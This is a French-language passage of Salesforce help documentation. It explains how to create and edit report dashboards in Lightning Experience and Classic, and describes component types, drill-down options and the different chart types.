Utilisez des rapports pour exploiter les données accumulées au fil du temps par votre organisation. Vous pouvez examiner les données de votre organisation dans presque toutes les combinaisons, les afficher sous des formats conviviaux et les partager les enseignements des résultats via des tableaux de bord.

Un *rapport* renvoie un ensemble d'enregistrements qui remplissent certains critères et les affiche dans des lignes et des colonnes organisées. Les données de rapport peuvent être filtrées, groupées et affichées dans un graphique. Les rapports sont stockés dans des dossiers qui en contrôlent l'accès.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Personnalisation des rapports
- Types de rapport standard

# Tableaux de bord

## Présentation des tableaux de bord

Les tableaux de bord offrent des vues globales de vos données Salesforce. Avant d'élaborer, de lire et de partager des tableaux de bord, prenez connaissance des concepts de base ci-dessous.

Lorsque vous préparez l'organisation de vos données Salesforce dans des tableaux de bord, tenez compte des conseils suivants :

- Les rapports fournissent toutes les données affichées dans un tableau de bord. Les tableaux de bord peuvent afficher des données de plusieurs rapports.
- Lors de l'actualisation d'un tableau de bord, tous les rapports qui incluent des données doivent être exécutés. Si l'exécution des rapports est longue, celle du tableau de bord l'est également.
- Les tableaux de bord sont partagés via des dossiers. Les utilisateurs qui ont accès au dossier dans lequel votre tableau de bord est enregistré ont également accès à votre tableau de bord. Assurez-vous d'enregistrer votre tableau de bord dans le dossier approprié.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Avant de créer ou de lire un tableau de bord, familiarisez-vous avec les fonctionnalités et les concepts ci-dessous.

**Éditeur de tableau de bord**
L'éditeur de tableau de bord est un outil par glisser-déposer visuel qui permet de créer des tableaux de bord et de modifier des tableaux de bord existants. L'éditeur de tableau est l'endroit où vous ajoutez, modifiez et organisez les composants des tableaux de bord.

Pour lancer l'éditeur de tableau de bord, cliquez sur **Nouveau tableau de bord**.

**Composants**
Les tableaux de bord sont formés de composants. Chaque composant contient un graphique ou une métrique qui affiche les données d'un rapport. Des composants différents peuvent afficher les données de différents rapports.

**Utilisateur actif (Affichage en tant que)**
Dans Salesforce, les différents utilisateurs ont des autorisations différentes pour accéder aux données. Un tableau de bord affiche uniquement des données auxquelles l'utilisateur actif du tableau de bord a accès.

Par exemple, supposons que vous affichez un tableau de bord qui présente des pistes. Emily est responsable des opérations commerciales, elle a accès à toutes les pistes. Marcus est spécialiste des ventes directes, il affiche uniquement les pistes dont il est propriétaire. Si Emily est l'utilisateur actif du tableau de bord, celui-ci affiche des données de toutes les pistes dans Salesforce. Si Marcus est l'utilisateur actif, le tableau de bord affiche uniquement des données des pistes qui appartiennent à Marcus.

## Élaboration d'un tableau de bord

Lorsque vous êtes prêt(e) à partager des données Salesforce avec des collègues, élaborez un tableau de bord. Les tableaux de bord permettent d'organiser les données de rapports à l'aide de graphiques, de tableaux et de métriques. Si vos collègues ont besoin d'informations supplémentaires, ils peuvent visualiser les rapports sur les données de votre tableau de bord.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Élaboration d'un tableau de bord Lightning Experience
   Élaborez un tableau de bord Lightning Experience pour générer une vue graphique des données dans vos rapports.
2. Élaboration d'un tableau de bord Salesforce Classic
   Élaborez un tableau de bord pour générer une vue graphique des données dans vos rapports.
3. Utilisation de tableaux de bord
   Un *tableau de bord* affiche les données de rapports source en tant que composants visuels, qui peuvent être des graphiques, des indicateurs, des tables, des mesures ou des pages Visualforce. Les composants fournissent un instantané des mesures clés et des indicateurs de performance de votre organisation.
4. Installation d'exemples de tableaux de bord CRM à partir d'AppExchange
   Utilisez ces tableaux de bord disponibles sur AppExchange comme point de départ pour créer des tableaux de bord adaptés à votre activité.

# Élaboration d'un tableau de bord Lightning Experience

Élaborez un tableau de bord Lightning Experience pour générer une vue graphique des données dans vos rapports.

Cette rubrique présente la création de tableaux de bord pour des rapports dans Salesforce Experience. Pour plus d'informations sur la création de tableaux de bord dans Salesforce Classic ou Wave Analytics, consultez les articles suivants :

- Élaboration d'un tableau de bord Salesforce Classic
- Création d'un tableau de bord dans Wave Analytics

Conseil: Vous pouvez cloner un tableau de bord pour créer rapidement un tableau de bord avec des propriétés et des composants identiques à celui que vous visualisez. Cliquez sur **Cloner**, modifiez les paramètres du tableau de bord, puis enregistrez.

1. Si nécessaire, créez les rapports personnalisés contenant les données que vous souhaitez afficher.

   Important: Assurez-vous de stocker ces rapports dans des dossiers auxquels peuvent accéder les utilisateurs du tableau de bord appropriés.

2. Sous l'onglet Tableaux de bord, cliquez sur **Nouveau tableau de bord**.
3. Nommez le tableau de bord.

   Vous pouvez également saisir une courte description.

4. Pour ajouter des composants au tableau de bord, cliquez sur **Ajouter**.
5. Cliquez sur **Enregistrer**, puis sur **Terminé**.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

# Élaboration d'un tableau de bord Salesforce Classic

Élaborez un tableau de bord pour générer une vue graphique des données dans vos rapports.

Cette rubrique présente la création de tableaux de bord pour des rapports dans Salesforce Classic. Pour plus d'informations sur la création de tableaux de bord dans Salesforce Classic ou Wave Analytics, consultez les articles suivants :

- Élaboration d'un tableau de bord Lightning Experience
- Création d'un tableau de bord dans Wave Analytics

Conseil: Vous pouvez cloner un tableau de bord pour créer rapidement un tableau de bord avec des propriétés et des composants identiques à celui que vous visualisez. Cliquez sur **Cloner**, modifiez les paramètres du tableau de bord, puis enregistrez.

1. Créez les rapports personnalisés contenant les données que vous souhaitez afficher.

   Important: Assurez-vous de stocker ces rapports dans des dossiers auxquels peuvent accéder les utilisateurs du tableau de bord appropriés.

2. Cliquez sur l'onglet Tableaux de bord.
3. Cliquez sur **Aller à la liste du tableau de bord**.
4. Cliquez sur **Nouveau tableau de bord**.

   Pour modifier un tableau de bord existant, cliquez sur son nom dans la liste.

5. Personnalisez votre tableau de bord, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Suppression d'un tableau de bord

Installation d'exemples de tableaux de bord CRM à partir d'AppExchange

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

# Utilisation de tableaux de bord

Un *tableau de bord* affiche les données de rapports source en tant que composants visuels, qui peuvent être des graphiques, des indicateurs, des tables, des mesures ou des pages Visualforce. Les composants fournissent un instantané des mesures clés et des indicateurs de performance de votre organisation.

Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord. Vous pouvez l'utiliser pour personnaliser le tableau de bord complet ou un composant du tableau de bord.

Conseil: Le générateur de tableau de bord utilise un en-tête de page compressé afin de vous permettre de visualiser davantage d'éléments à l'écran. Pour afficher les onglets de vos applications, fermez simplement le générateur ou cliquez sur le logo Salesforce.

Pour personnaliser un tableau de bord, affichez-le puis cliquez sur **Modifier**.

### Ajout d'un composant de tableau de bord

Ajoutez des composants en faisant glisser un type de composant vers le tableau de bord, puis déposez une source de données (rapport, commande s-control ou page Visualforce) dessus.

### Modification d'un composant de tableau de bord

Un composant de tableau de bord est une représentation visuelle des données d'un rapport. Vous pouvez modifier l'origine des données du composant, la présentation des données dans le composant et le type du composant.

### Modification des tableaux de bord à l'aide de raccourcis clavier dans Lightning Experience

Sous l'onglet Tableau de bord, vous pouvez créer, modifier ou supprimer un tableau de bord en utilisant uniquement votre clavier. Utilisez des touches clavier pour modifier rapidement et aisément les tableaux de bord dans Lightning Experience.

### Modification des tableaux de bord en mode d'accessibilité dans Salesforce Classic

Dans Salesforce Classic, vous pouvez modifier des tableaux de bord en mode d'accessibilité.

CONSULTER ÉGALEMENT :

Ajout d'un filtre de tableau de bord

Élaboration d'un tableau de bord Salesforce Classic

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

## Ajout d'un composant de tableau de bord

Ajoutez des composants en faisant glisser un type de composant vers le tableau de bord, puis déposez une source de données (rapport, commande s-control ou page Visualforce) dessus.

1. Dans le tableau de bord, à l'emplacement où vous souhaitez ajouter un composant, cliquez sur **Modifier**.

   Vous pouvez continuer à modifier le tableau de bord pendant le chargement des composants et des sources de données.

2. Faites glisser le type de composant que vous souhaitez depuis l'onglet Composants vers votre tableau de bord.

   Conseil: Vous pouvez également commencer par déposer une source de données, puis déposer un type de composant dessus.

   Pour sélectionner le type de composant dont vous avez besoin, tenez compte du type de données que vous affichez et de son utilisation.

| | |
|---|---|
| | Pour afficher les données sous forme graphique, utilisez un graphique. Vous avez le choix entre plusieurs types de graphiques. |
| | Ce type de graphique permet d'afficher une valeur unique dans une série de valeurs personnalisées |
| | Ce type de graphique permet d'afficher une valeur principale.<br>• Saisissez les étiquettes de métriques directement sur les composants en cliquant sur le champ de texte vide, en regard du total général.<br>• Les composants de mesure placés directement les uns au-dessus des autres dans une colonne du tableau de bord, s'affichent ensemble en tant que composant unique. |
| | Pour afficher un jeu de données de rapport dans des colonnes, utilisez un tableau. |
| Page Visualforce | Une page Visualforce permet de créer un composant personnalisé ou d'afficher des informations qui ne sont pas disponibles dans un autre type de composant. |
| Commande Custom S-Control | Les commandes Custom S-Control peuvent accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des tableaux de bord :
- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous avez créés :
- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :
- « Exécuter les rapports », « Gérer des tableaux de bord » ET « Afficher toutes les données »

Pour créer, modifier et supprimer des tableaux de bord dynamiques :
- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

3. Faites glisser un rapport depuis l'onglet Sources de données vers le composant que vous venez de déposer sur le tableau de bord.
   - Vous pouvez afficher un rapport joint qui inclut un graphique dans un tableau de bord. Modifiez le composant de tableau de bord du rapport joint, puis sélectionnez **Utiliser un graphique tel que défini dans le rapport source**.

- Si le tableau de bord contient un filtre, la source de données doit contenir le champ de filtrage ou un équivalent. Sinon, le filtre peut ne pas fonctionner.
- Certains rapports personnalisés sur les pistes et les prévisions ne sont pas pris en compte dans les tableaux de bord.
- Pour les composants Visualforce, la source de données doit être une page Visualforce.

Conseil: Chaque dossier peut contenir jusqu'à 2000 sources de données. Pour retrouver rapidement la source de données appropriée, essayez la Recherche rapide ou les filtres **Récent**, **Mes** et **Tous**.

4. Cliquez sur dans votre composant de tableau de bord.
5. Sous l'onglet Données de composant, sélectionnez les champs récapitulatifs et les regroupements dans le rapport sous-jacent que vous souhaitez afficher dans votre composant.

   Conseil: Rendez davantage de champs disponibles dans un composant de tableau de bord en les ajoutant au graphique du rapport source.Par exemple, créez un graphique de combinaison dans le rapport en utilisant des colonnes verticales et des lignes. Les regroupements supplémentaires dans le graphique du rapport sont disponibles pour être utilisés dans des composants de tableau de bord.

6. Sous l'onglet Mise en forme, spécifiez comment le composant affiche ses données.

   Vos choix de mise en forme dépendent du type de composant que vous sélectionnez.

   Remarque: Pour des pages Visualforce et des commandes s-controls, définissez la `Hauteur`.

7. Cliquez sur **OK**.
8. Faites glisser, déposez, puis cliquez pour réorganiser les composants dans le tableau de bord.
   - Faites glisser la barre d'en-tête des composants vers l'emplacement approprié du tableau de bord.
   - Cliquez sur l'icône d'une source de données pour la supprimer du composant.
   - Cliquez sur l'icône d'un composant pour le supprimer du tableau de bord.
   - Cliquez sur les champs d'en-tête, de titre et de pied de page du composant pour les modifier.
   - Modifiez les couleurs des valeurs de liste de sélection affichées dans les composants de tableau de bord. L'autorisation « Personnaliser l'application » est requise pour mettre à jour des listes de sélection.
   - Pour des tableaux de bord filtrés, vous pouvez également sélectionner un autre champ dans la liste déroulante `Filtré par`.

## Modification d'un composant de tableau de bord

Un composant de tableau de bord est une représentation visuelle des données d'un rapport. Vous pouvez modifier l'origine des données du composant, la présentation des données dans le composant et le type du composant.

Le *Générateur de tableau de bord* est une interface glisser-déposer qui permet de créer et de modifier des tableaux de bord. Vous pouvez glisser, déposer, puis cliquer pour réorganiser des composants dans le tableau de bord. Les détails de survol et l'exploration sont disponibles lors de l'affichage d'un tableau de bord, pas lors de sa modification.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier et supprimer les tableaux de bord que vous avez créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour modifier et supprimer les tableaux de bord que vous n'avez pas créés :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

1. Rendez des champs disponibles dans un composant de tableau de bord
   Rendez davantage de champs disponibles dans un composant de tableau de bord en les ajoutant au graphique du rapport source.
2. Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord
   Vous pouvez modifier un composant de tableau de bord de sorte que lorsque les utilisateurs cliquent dessus, ils accèdent au rapport source, au rapport filtré, à la page de détail de l'enregistrement ou à une autre URL.
3. Tableau personnalisé à quatre colonnes
   Les visuels sous forme de tableaux permettent de présenter les valeurs de plusieurs éléments selon certains critères. Les champs que vous ajoutez au graphique d'un rapport source sont les champs disponibles pour les colonnes de tableaux dans des tableaux de bord.
4. Types de composants de tableaux de bord
   Les composants de tableau de bord peuvent être des graphiques, des tables, des indicateurs, des mesures ou d'autres composants que vous créez avec VisualForce.
5. Types de graphique
   Vous pouvez afficher des données dans des rapports et des tableaux de bord sous la forme de barres, de colonnes, de courbes, de formes ou d'autres éléments. Le format approprié dépend de la nature des données et de ce que vous souhaitez montrer.
6. Paramètres de données pour des composants de graphique de tableau de bord
   Sélectionnez les données que vous souhaitez présenter dans vos graphiques de rapport ou de tableau de bord. Le graphique sélectionne automatiquement les regroupements et les valeurs récapitulatives à partir de votre rapport. Vous pouvez remplacer ces choix en sélectionnant les données que vous souhaitez partager.
7. Paramètres visuels des composants de graphique de tableau de bord
   Sélectionnez le type de graphique adapté aux données que vous partagez, puis appliquez les paramètres visuels qui présentent les données de la façon la plus efficace.

CONSULTER ÉGALEMENT :

Ajout d'un filtre de tableau de bord

### Rendez des champs disponibles dans un composant de tableau de bord

Rendez davantage de champs disponibles dans un composant de tableau de bord en les ajoutant au graphique du rapport source.

Par exemple, créez un graphique de combinaison dans le rapport en utilisant des colonnes verticales et des lignes. Les regroupements supplémentaires dans le graphique du rapport sont disponibles pour être utilisés dans des composants de tableau de bord.

### Sélectionnez la destination des utilisateurs lorsqu'ils cliquent sur un composant de tableau de bord

Vous pouvez modifier un composant de tableau de bord de sorte que lorsque les utilisateurs cliquent dessus, ils accèdent au rapport source, au rapport filtré, à la page de détail de l'enregistrement ou à une autre URL.

Modifiez un composant et définissez l'option `Navigation descendante vers` sous l'onglet Données de composant. Choisissez l'une des options suivantes :

- Rapport source - l'utilisateur accède au rapport source complet relatif au composant de tableau de bord.
- Rapport source filtré : lorsque les utilisateurs cliquent sur des groupes individuels, des valeurs d'axe X ou des entrées de légende, il accèdent au rapport source filtré selon les éléments sur lesquels ils ont cliqué.

  Par exemple, si vous avez un graphique à colonnes verticales empilées des opportunités groupées par étapes, avec les mois sur l'axe X, vous pouvez cliquer sur une étape individuelle dans une barre, sur un mois de l'axe X ou sur une entrée de légende d'une étape afin de naviguer vers le rapport source filtré. (pas disponible pour les indicateurs, mesures ou tableaux).
- Page de détail de l'enregistrement : lorsque les utilisateurs cliquent sur des éléments d'un graphique ou d'un tableau, des valeurs d'axe ou des entrées de légende, ils accèdent à la page de détail de cet enregistrement. Vous pouvez choisir cette option uniquement pour les tableaux et les graphiques qui utilisent un rapport source groupé par nom d'enregistrement, responsable d'enregistrement ou publication de fil. (pas disponible pour les indicateurs ou les mesures).
- Autre URL - l'utilisateur accède à l'URL que vous avez spécifiée. Vous ne pouvez pas ajouter des URL commençant par « mailto: » ou « javascript: » aux composants du tableau de bord.


### Tableau personnalisé à quatre colonnes

Les visuels sous forme de tableaux permettent de présenter les valeurs de plusieurs éléments selon certains critères. Les champs que vous ajoutez au graphique d'un rapport source sont les champs disponibles pour les colonnes de tableaux dans des tableaux de bord.


Les tableaux affichent par défaut deux colonnes de données. Si vous les personnalisez, ils peuvent afficher des totaux et jusqu'à quatre colonnes de données. Si le tableau inclut 20 lignes ou moins, vous pouvez également le personnaliser pour afficher les photos Chatter des utilisateurs.

Avant de personnaliser un tableau, assurez-vous que le format de votre rapport source est matriciel ou récapitulatif et qu'il *contient* un graphique.

1. Pour créer un tableau à quatre colonnes, modifiez un composant de tableau de bord, puis cliquez sur le lien **Personnaliser le tableau**. Les tableaux personnalisés acceptent des valeurs nulles dans les résultats. Les tableaux à deux colonnes par défaut ne les acceptent pas.




2. La disponibilité des champs dans un tableau dépend des champs que vous avez sélectionnés dans le graphique du rapport source :




**a.** Le graphique doit contenir des regroupements et au moins un récapitulatif.

**b.** Le premier regroupement dans le graphique du rapport devient la première colonne du tableau. Pour afficher un autre champ comme première colonne du tableau, sélectionnez le regroupement souhaité dans le graphique du rapport.

**c.** Pour rendre davantage de champs disponibles pour le tableau, utilisez un graphique de combinaison à barres verticales ou en nuages de points dans le rapport.

### Exemple

Vous pouvez utiliser un tableau pour afficher :

- Les commerciaux les plus performants du trimestre avec le nombre d'opportunités gagnées.
- Le nombre de requêtes par produit au cours des trois derniers mois.
- Le nombre de comptes par région, le nombre total d'opportunités disponibles et celles gagnées.

Examinez ce tableau personnalisé à quatre colonnes qui affiche les commerciaux les plus performants par région, avec le nombre d'opportunités gagnées et leur valeur.

## Types de composants de tableaux de bord

Les composants de tableau de bord peuvent être des graphiques, des tables, des indicateurs, des mesures ou d'autres composants que vous créez avec VisualForce.

| Type de composant | Image | Description |
|---|---|---|
| Graphique | | Pour afficher les données sous forme graphique, utilisez un graphique. Vous avez le choix entre plusieurs types de graphiques. |
| Indicateur | | Ce type de graphique permet d'afficher une valeur unique dans une série de valeurs personnalisées. Par exemple, pour créer un tableau de bord qui mesure l'emplacement des montants actuels de vos opportunités clôturées dans une série de valeurs, définissez la `Valeur minimale`, la |

| Type de composant | Image | Description |
|---|---|---|
| | | `Valeur du point de rupture n° 1`, la `Valeur du point de rupture n° 2` et la `Valeur maximale` de l'indicateur. Les séries que vous définissez peuvent indiquer des performances faibles, acceptables ou bonnes. Définissez des couleurs adaptées à chaque série afin d'indiquer la progression. Pour créer un indicateur ne contenant que deux séries, laissez le champ `Valeur du point de rupture n°2` vide.<br><br>Sélectionnez `Afficher le pourcentage` ou `Afficher le total` pour montrer ces valeurs sur l'indicateur. Les valeurs dépassant les limites maximales sont indiquées comme supérieures à 100 %. |
| Mesure | | Ce type de graphique permet d'afficher une valeur principale. Par exemple, pour afficher dans un rapport le montant total de toutes les opportunités dans les étapes `Clôturé`, `Validé` et `Requête de base` pendant le mois en cours, vous pouvez nommer cette valeur et l'utiliser comme cible de chiffre d'affaires pour le mois affiché dans le tableau de bord. |
| Tableau | | Pour afficher un jeu de données de rapport dans des colonnes, utilisez un tableau. Par exemple, pour afficher les 20 opportunités principales par montant, définissez `Valeurs maximales affichées` sur *20*, cliquez sur **Personnaliser le tableau**, puis sélectionnez le nom d'opportunité, le montant et les autres colonnes à afficher, choisissez l'ordre de tri et définissez la sélection conditionnelle. Les colonnes disponibles comprennent tous les regroupements de graphiques et les champs récapitulatifs de rapport, ainsi que le regroupement de deuxième niveau défini dans le rapport. |
| Page Visualforce | N/A | Utilisez une page Visualforce lorsque vous voulez créer un composant personnalisé ou afficher des informations qui ne sont pas disponibles dans un autre type de composant. Par exemple, une page Visualforce peut afficher des données depuis un système externe ou afficher des données Salesforce dans une présentation personnalisée. Les pages Visualforce doivent respecter certaines exigences pour pouvoir s'afficher dans des tableaux de bord, sinon, elles ne figurent pas dans la liste déroulante `Page Visualforce`. Reportez-vous à Création de composants de tableau de bord Visualforce. |
| Commande Custom S-Control | N/A | Les commandes Custom S-Control peuvent accueillir tous les types de contenu qui peuvent être affichés ou exécutés dans un navigateur, comme une applet Java, un contrôle ActiveX, un fichier Excel ou un formulaire Web HTML personnalisé.<br><br>**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées. |

CONSULTER ÉGALEMENT :

Modification d'un composant de tableau de bord

## Types de graphique

Vous pouvez afficher des données dans des rapports et des tableaux de bord sous la forme de barres, de colonnes, de courbes, de formes ou d'autres éléments. Le format approprié dépend de la nature des données et de ce que vous souhaitez montrer.

1. Graphiques à barres

   Un graphique en barres présente les valeurs sur des lignes horizontales. Par conséquent, ce format peut être efficace pour comparer des distances ou des durées. Utilisez un graphique à barres pour afficher un seul regroupement ou rapport récapitulatif contenant un seul regroupement.

2. Graphiques à colonnes

   Un graphique à colonnes est semblable à un graphique à barres, mais plus adapté à la présentation de quantités relatives d'éléments, tels que des pistes ou des devises. Utilisez un graphique à colonnes lorsque vous avez un rapport récapitulatif contenant un seul regroupement ou pour afficher un seul regroupement.

3. Graphique en courbes

   Les graphiques en courbes sont efficaces pour présenter les modifications de la valeur d'un élément au fil du temps, par exemple d'une semaine à l'autre ou d'un trimestre à l'autre. Un graphique en courbes permet d'afficher un regroupement important représentant un jeu de données triées, et une valeur à afficher.

4. Graphiques à secteurs

   Utilisez un graphique à secteurs lorsque vous avez plusieurs regroupements et que vous souhaitez afficher la proportion d'une seule valeur pour chaque regroupement par rapport au total.

5. Graphiques en anneau

   Un graphique en anneau permet d'afficher plusieurs regroupements, pas seulement la proportion d'une seule valeur pour chaque regroupement par rapport au total, mais également le montant total.

6. Graphiques en entonnoir

   Un graphique en entonnoir permet d'afficher plusieurs regroupements dans un ensemble trié et d'indiquer leurs proportions respectives.

7. Graphiques en nuage de points

   Utilisez les graphiques en nuages de points pour afficher des informations pertinentes en utilisant un ou deux groupes de données de rapport, plus des résumés.

CONSULTER ÉGALEMENT :

Graphiques en nuage de points

Modification d'un composant de tableau de bord

Création d'un rapport personnalisé en mode d'accessibilité

Affichage des jeux de données différents dans un seul graphique

Paramètres de données pour des composants de graphique de tableau de bord

Paramètres visuels des composants de graphique de tableau de bord

### Graphiques à barres

Un graphique en barres présente les valeurs sur des lignes horizontales. Par conséquent, ce format peut être efficace pour comparer des distances ou des durées. Utilisez un graphique à barres pour afficher un seul regroupement ou rapport récapitulatif contenant un seul regroupement.

Par exemple, pour afficher dans un rapport le montant de chaque étape de vente, sélectionnez `Somme du montant` pour l'`axe X` et `Étape` pour l'`axe Y`. Pour chaque étape, le graphique affiche une barre dont la longueur est proportionnelle au montant total de l'opportunité.

L'avantage des graphiques à barres horizontales est la possibilité de les agrandir verticalement pour afficher plusieurs regroupements, bien que la largeur soit fixe. Selon les paramètres du graphique, vous pouvez également afficher des photos Chatter.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Graphiques à barres groupées
   Un graphique à barres groupées permet d'afficher plusieurs regroupements et de comparer les valeurs dans un deuxième regroupement, mais pas les totaux.
2. Graphiques à barres empilées
   Un graphique à barres empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.
3. Graphiques à barres empilées à 100 %
   Un graphique à barres empilées à 100 % permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.

CONSULTER ÉGALEMENT :

Paramètres de données pour des composants de graphique à barres et à colonnes de tableau de bord

Paramètres de mise en forme pour des composants de graphique à barres de tableau de bord

Graphiques à barres groupées

Un graphique à barres groupées permet d'afficher plusieurs regroupements et de comparer les valeurs dans un deuxième regroupement, mais pas les totaux.

Par exemple, pour comparer dans un rapport le montant des affaires clôturées chaque mois par origine de piste, définissez le montant sur l'`axe X`, l'origine sur l'`axe Y` et le mois de clôture comme valeur `Regroupements`. Le graphique affiche une série de barres pour chaque origine, une barre par mois. Il est aisé de comparer les différences mensuelles dans une source donnée.

Vous pouvez également comparer un mois donné à travers plusieurs origines, mais la comparaison entre le nombre total de pistes de chaque origine peut se révéler difficile.

Conseil: Pour comparer les totaux, utilisez un graphique empilé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Graphiques à barres empilées

Un graphique à barres empilées permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.

Par exemple, pour comparer dans un rapport le statut de pistes par campagne et comparer les totaux des statuts, définissez le nombre d'enregistrements sur l'`axe X`, le statut sur l'`axe Y` et la campagne comme valeur `Regroupements`. Le graphique affiche une barre par statut, divisée par campagne, chaque campagne étant indiquée par une couleur différente.

Il est aisé de comparer la proportion de chaque campagne dans chaque statut, ainsi que les totaux des statuts, mais la comparaison de la contribution d'une seule campagne avec différents statuts ou avec le total, peut se révéler difficile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Graphiques à barres empilées à 100 %

Un graphique à barres empilées à 100 % permet d'afficher plusieurs regroupements afin de comparer les proportions entre les valeurs de chaque regroupement, ainsi que les totaux des chaque regroupement.

Par exemple, pour comparer dans un rapport le statut de pistes par campagne et comparer les totaux des statuts, définissez le nombre d'enregistrements sur l'`axe X`, le statut sur l'`axe Y` et la campagne comme valeur `Regroupements`. Le graphique affiche une barre par statut, divisée par campagne, chaque campagne étant indiquée par une couleur différente.

Il est aisé de comparer la proportion de chaque campagne dans chaque statut, ainsi que les totaux des statuts, mais la comparaison de la contribution d'une seule campagne avec différents statuts ou avec le total, peut se révéler difficile.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Graphiques à colonnes

Un graphique à colonnes est semblable à un graphique à barres, mais plus adapté à la présentation de quantités relatives d'éléments, tels que des pistes ou des devises. Utilisez un graphique à colonnes lorsque vous avez un rapport récapitulatif contenant un seul regroupement ou pour afficher un seul regroupement.

Par exemple, pour afficher dans un rapport le nombre de pistes par origine, définissez le nombre d'enregistrements sur l'`axe Y` et l'origine sur l'`axe X`. Le graphique affiche une colonne par origine, la hauteur étant proportionnelle au nombre total de pistes. La largeur des graphiques à colonnes est limitée par la taille des colonnes du tableau de bord et la taille du graphique du rapport. Les graphiques à barres horizontales sont généralement préférables pour un grand nombre de regroupements. Les graphiques à colonnes sont pratiques pour afficher des valeurs par date, car les dates sont généralement indiquées sur l'axe X.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

